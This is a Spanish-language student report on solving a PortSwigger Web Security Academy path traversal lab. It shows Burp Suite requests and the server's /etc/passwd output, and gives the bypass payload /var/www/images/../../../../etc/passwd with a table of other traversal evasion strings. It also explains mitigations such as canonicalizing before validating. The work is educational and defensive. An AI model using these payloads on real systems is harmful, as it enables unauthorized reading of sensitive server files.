


**UNIVERSIDAD
POLITÉCNICA**
DE SAN LUIS POTOSÍ





Laboratorio 11- VALIDATION OF START OF PATH

CNO IV Programación WAP

Maestro: Servando López Contreras

Lopez Alcocer Monica Isabel - 179827



Índice

Índice	1
1. Ficha técnica del laboratorio.....	2
2. Objetivo del laboratorio.....	2
3. Marco teórico y fundamentación técnica	2
3.1 ¿Qué es el File Path Traversal?	2
3.2 Validación del inicio de la ruta (start-of-path)	2
3.3 El fallo: validar el prefijo pero no lo que viene después (núcleo)	2
3.4 Variantes de evasión de filtros	3
3.5 Impacto sobre la tríada CIA.....	3
3.6 Clasificación OWASP / CWE	3
4. Explicación técnica de la vulnerabilidad (caso específico).....	3
5. Procedimiento paso a paso.....	3
6. Evidencias — Capturas de pantalla obligatorias	4
6.1 Request interceptado.....	4
6.2 Respuesta vulnerable	4
6.3 Confirmación «Lab Solved»	5
7. Explicación del payload	5
8. Mitigación recomendada	6
9. Conclusión	6

1. Ficha técnica del laboratorio

Nombre	File path traversal, validation of start of path
Plataforma	PortSwigger — Web Security Academy
URL	https://portswigger.net/web-security/file-path-traversal/lab-validate-start-of-path
Nivel	Practitioner
Tipo de explotación	File Path Traversal — bypass de validación del inicio de la ruta (prefijo)
Clasificación	CWE-22 · OWASP Top 10 2021 → A01: Broken Access Control
Herramienta	Burp Suite Community Edition (Proxy + Repeater)
Objetivo de resolución	Leer el archivo /etc/passwd del servidor

2. Objetivo del laboratorio

A diferencia de los laboratorios anteriores, aquí el parámetro filename contiene la **ruta COMPLETA del archivo** (por ejemplo /var/www/images/18.jpg), no solo el nombre. La defensa de la aplicación consiste en **comprobar que la ruta empiece por el directorio base permitido** /var/www/images/. El objetivo es leer /etc/passwd, y se logra construyendo una ruta que **empieza con el prefijo válido y luego «sube» con secuencias ../ hasta salir de ese directorio**, aprovechando que la validación solo mira el inicio y no lo que viene después.

3. Marco teórico y fundamentación técnica

3.1 ¿Qué es el File Path Traversal?

El **File Path Traversal** (*Directory Traversal*) permite leer archivos fuera del directorio previsto cuando la aplicación construye una ruta a partir de entrada del usuario sin canonicalizarla correctamente. Aquí la aplicación sí intenta validar, pero lo hace de forma parcial: solo revisa el **comienzo** de la ruta.

3.2 Validación del inicio de la ruta (start-of-path)

Una defensa común consiste en exigir que la ruta suministrada **empiece por un directorio base conocido** (una comprobación tipo «ruta.startsWith("/var/www/images/")»). La intención es asegurar que todos los archivos servidos vivan dentro de esa carpeta. El problema es que **verificar el prefijo NO garantiza que la ruta se mantenga dentro de la carpeta**: una ruta puede empezar con el prefijo correcto y, a continuación, «salir» de él con secuencias de recorrido.

3.3 El fallo: validar el prefijo pero no lo que viene después (núcleo)

La comprobación se hace sobre la cadena **tal cual la envía el usuario**, antes de resolverla (canonicalizarla). Por eso una ruta como:

```
/var/www/images/../../../../etc/passwd
```

«pasa» la validación porque literalmente **empieza por** `/var/www/images/`. Sin embargo, los `../` posteriores «deshacen» ese prefijo al resolver la ruta, y el sistema de archivos termina abriendo `/etc/passwd`. El error de diseño es **validar antes de canonicalizar**: la defensa correcta es al revés (primero resolver, luego comprobar el contenedor).

3.4 Variantes de evasión de filtros

Cada laboratorio de la serie ataca una defensa distinta. La de este informe es la primera de la tabla:

Defensa / filtro del servidor	Técnica de evasión
Valida solo el inicio de la ruta ← este lab	<code>/var/www/images/../../../../etc/passwd</code>
Bloquea <code>../</code> y decodifica URL de más	<code>..%252f..%252f..%252fetc/passwd</code>
Elimina <code>../</code> una sola vez (no recursivo)	<code>....//....//....//etc/passwd</code>
Bloquea <code>../</code> pero permite rutas absolutas	<code>/etc/passwd</code>
Sin validación (caso simple)	<code>../../../../etc/passwd</code>

3.5 Impacto sobre la tríada CIA

- **Confidencialidad (alto)**: lectura de archivos sensibles: credenciales, código fuente, configuraciones con contraseñas de BD, claves SSH, tokens.
- **Integridad (condicional)**: si la función admite escritura, el mismo defecto puede permitir sobrescribir archivos y llegar a ejecución de código.
- **Disponibilidad (indirecto)**: la información expuesta suele ser el punto de partida de ataques que sí afectan la disponibilidad.

3.6 Clasificación OWASP / CWE

- **CWE-22**: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal').
- **OWASP Top 10 2021 — A01: Broken Access Control**.

4. Explicación técnica de la vulnerabilidad (caso específico)

En este laboratorio, el parámetro `filename` transporta la ruta completa del archivo de imagen:

```
GET /image?filename=/var/www/images/18.jpg HTTP/2
Host: <LAB-ID>.web-security-academy.net
```

La aplicación **solo valida que** `filename` **empiece por** `/var/www/images/`, **y no rechaza ni normaliza las secuencias `../` que puedan venir a continuación**. Por eso `/etc/passwd` a secas es rechazado (no empieza con el prefijo), pero una ruta que **empieza con el prefijo válido y luego retrocede** — `/var/www/images/../../../../etc/passwd`— pasa la validación y, al resolverse, apunta a `/etc/passwd`, cuyo contenido devuelve el servidor.

5. Procedimiento paso a paso

1. **Iniciar el laboratorio** con «Access the lab» y abrir la tienda desde el navegador de Burp (Proxy → «Open Browser»).

2. **Reconocimiento.** Abrir un producto con «View details» y, en Proxy → HTTP history, localizar la petición de la imagen. GET /image
3. **Enviar a Repeater.** Clic derecho sobre la petición /image → «Send to Repeater» (Ctrl+R).
4. **Aplicar el bypass conservando el prefijo válido.** Sustituir el valor por una ruta que empiece con el directorio base y luego retroceda:

```
GET /image?filename=/var/www/images/../../../../etc/passwd HTTP/2
```

5. **Enviar la petición con «Send»** y revisar el panel Response.
6. **Confirmar la explotación.** La respuesta es HTTP/2 200 OK con Content-Type: image/jpeg y, en el cuerpo, el contenido de /etc/passwd (root:x:0:0:root:/root:/bin/bash, etc.). Queda demostrada la lectura arbitraria de archivos evadiendo la validación de prefijo.
7. **Verificar «Lab Solved».** El banner superior cambia de «Not solved» a «Solved».

6. Evidencias — Capturas de pantalla obligatorias

Inserta en cada recuadro tu propia captura tomada durante la ejecución del laboratorio.

6.1 Request interceptado

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The target URL is `https://0a580086034f530c82e5f5be600920071.web-security-academy.net`. The 'Request' panel on the left shows an intercepted GET request to `/image` with various headers. The 'Response' panel on the right shows the corresponding HTTP/2 200 OK response with a `Content-Type: image/jpeg` and a body containing the contents of `/etc/passwd`.

Request

```
1 GET /image HTTP/2
2 Host: 0a580086034f530c82e5f5be600920071.web-security-academy.net
3 Cache-Control: max-age=0
4 Sec-Ch-Ua: "Chromium";v="150", "Not;A=Brand";v="24", "Google Chrome";v="150"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US;q=0.9,en;q=0.8
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Connection: close
16
17
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 Set-Cookie: session=f0tVgHxzDu82JGIGRj76OWk1BQPzysle; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 2316
6
7 root:x:0:0:root:/root:/bin/bash
8 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
9 bin:x:2:2:bin:/bin:/usr/sbin/nologin
10 sys:x:3:3:sys:/dev:/usr/sbin/nologin
11 sync:x:4:65534:sync:/bin:/bin/sync
12 games:x:5:60:games:/usr/games:/usr/sbin/nologin
13 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
14 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
15 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
16 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
17 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
18 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
19 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
20 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
21 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
22 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

6.3 Respuesta vulnerable

15 x +

Send Cancel < > Burp AI

Target: https://0a580086034f530c82e5f6e600920071.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 GET /image?filename=/var/www/images/../../../../etc/passwd HTTP/2
Host: 0a580086034f530c82e5f6e600920071.web-security-academy.net
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="150", "Not;A=Brand";v="24", "Google Chrome";v="150"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 Set-Cookie: session=f0tVgHxsDu82JGIGRj76OWk1BQPzysle; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 2316
6
7 root:x:0:0:root:/root:/bin/bash
8 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
9 bin:x:2:2:bin:/bin:/usr/sbin/nologin
10 sys:x:3:3:sys:/dev:/usr/sbin/nologin
11 sync:x:4:65534:sync:/bin:/bin/sync
12 games:x:5:60:games:/usr/games:/usr/sbin/nologin
13 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
14 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
15 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
16 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
17 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
18 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
19 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
20 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
21 list:x:38:38:List: Manager:/var/list:/usr/sbin/nologin
```

6.4 Confirmación «Lab Solved»

File path traversal, validation of start of path

Web Security Academy

Back to lab description >>

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >>

More Than Just Birdsong

★★★★☆

\$99.71



7. Explicación del payload

/var/www/images/../../../../etc/passwd

El payload combina dos partes: un **prefijo válido** que satisface la validación, y un **recorrido** que sale de ese directorio. Al resolver la ruta, los `../` cancelan el prefijo:

```
/var/www/images/../../../../etc/passwd
/var/www/images/      -> prefijo válido (pasa la validación de inicio)
/var/www/images/../../../../etc/passwd -> /var/www/
/var/www/../../../../etc/passwd -> /var/
/var/../../../../etc/passwd -> /
+ etc/passwd -> /etc/passwd
Ruta normalizada final: /etc/passwd
```

Elemento	Función / razón de que funcione
/var/www/images/	Prefijo del directorio base permitido. Su única misión es superar la validación, que solo comprueba el inicio de la cadena.
../../../../	Tres saltos hacia arriba: images → www → var → raíz /. Cancelan el prefijo y llevan la ruta a la raíz del sistema.
etc/passwd	Ruta del archivo objetivo desde la raíz. Legible por cualquier usuario, sirve como prueba de concepto sin exponer secretos críticos.

Diferencia con los labs anteriores: aquí no hay bloqueo de `../` ni saneamiento; la debilidad es **confiar en el prefijo de una ruta sin canonicalizar**. Por eso `/etc/passwd` o `../../../../etc/passwd` fallan (no empiezan por el prefijo), y la clave específica es **conservar el prefijo válido y añadir el recorrido después**.

8. Mitigación recomendada

La lección de este laboratorio es de orden de operaciones: nunca validar una ruta antes de resolverla. Recomendaciones:

- **Canonicalizar PRIMERO, validar DESPUÉS:** resolver la ruta a su forma canónica (`realpath / getCanonicalPath`) y **recién entonces** comprobar que el resultado sigue empezando por el directorio base permitido. Este orden neutraliza los `../` intermedios.
- **Verificar el contenedor, no solo el prefijo textual:** comparar el directorio real del archivo resuelto contra el directorio base, en lugar de un `startsWith` sobre la cadena cruda.
- **Validación por lista blanca:** cuando sea posible, aceptar solo nombres de un patrón estricto, p. ej. `^[a-zA-Z0-9_-]+\.(png|jpg)$`, en vez de rutas completas suministradas por el usuario.
- **Referencias indirectas:** exponer un identificador (`imageId=18`) mapeado internamente a la ruta física, evitando que el cliente controle la ruta.
- **Mínimo privilegio:** ejecutar el servicio con un usuario sin acceso de lectura a archivos sensibles del sistema, para limitar el impacto si el control falla.

9. Conclusión

El laboratorio demuestra que validar únicamente el **inicio de una ruta es una defensa incompleta**: al comprobar el prefijo antes de canonicalizar, la aplicación acepta `/var/www/images/../../../../etc/passwd`, que empieza «bien» pero se resuelve fuera del directorio permitido, permitiendo leer `/etc/passwd` con respuesta 200 OK. Como en el resto de la serie de nivel Practitioner, la defensa robusta no es filtrar patrones concretos, sino **canonicalizar la ruta y verificar que el archivo resuelto permanezca dentro del directorio base permitido**, complementado con lista blanca y referencias indirectas.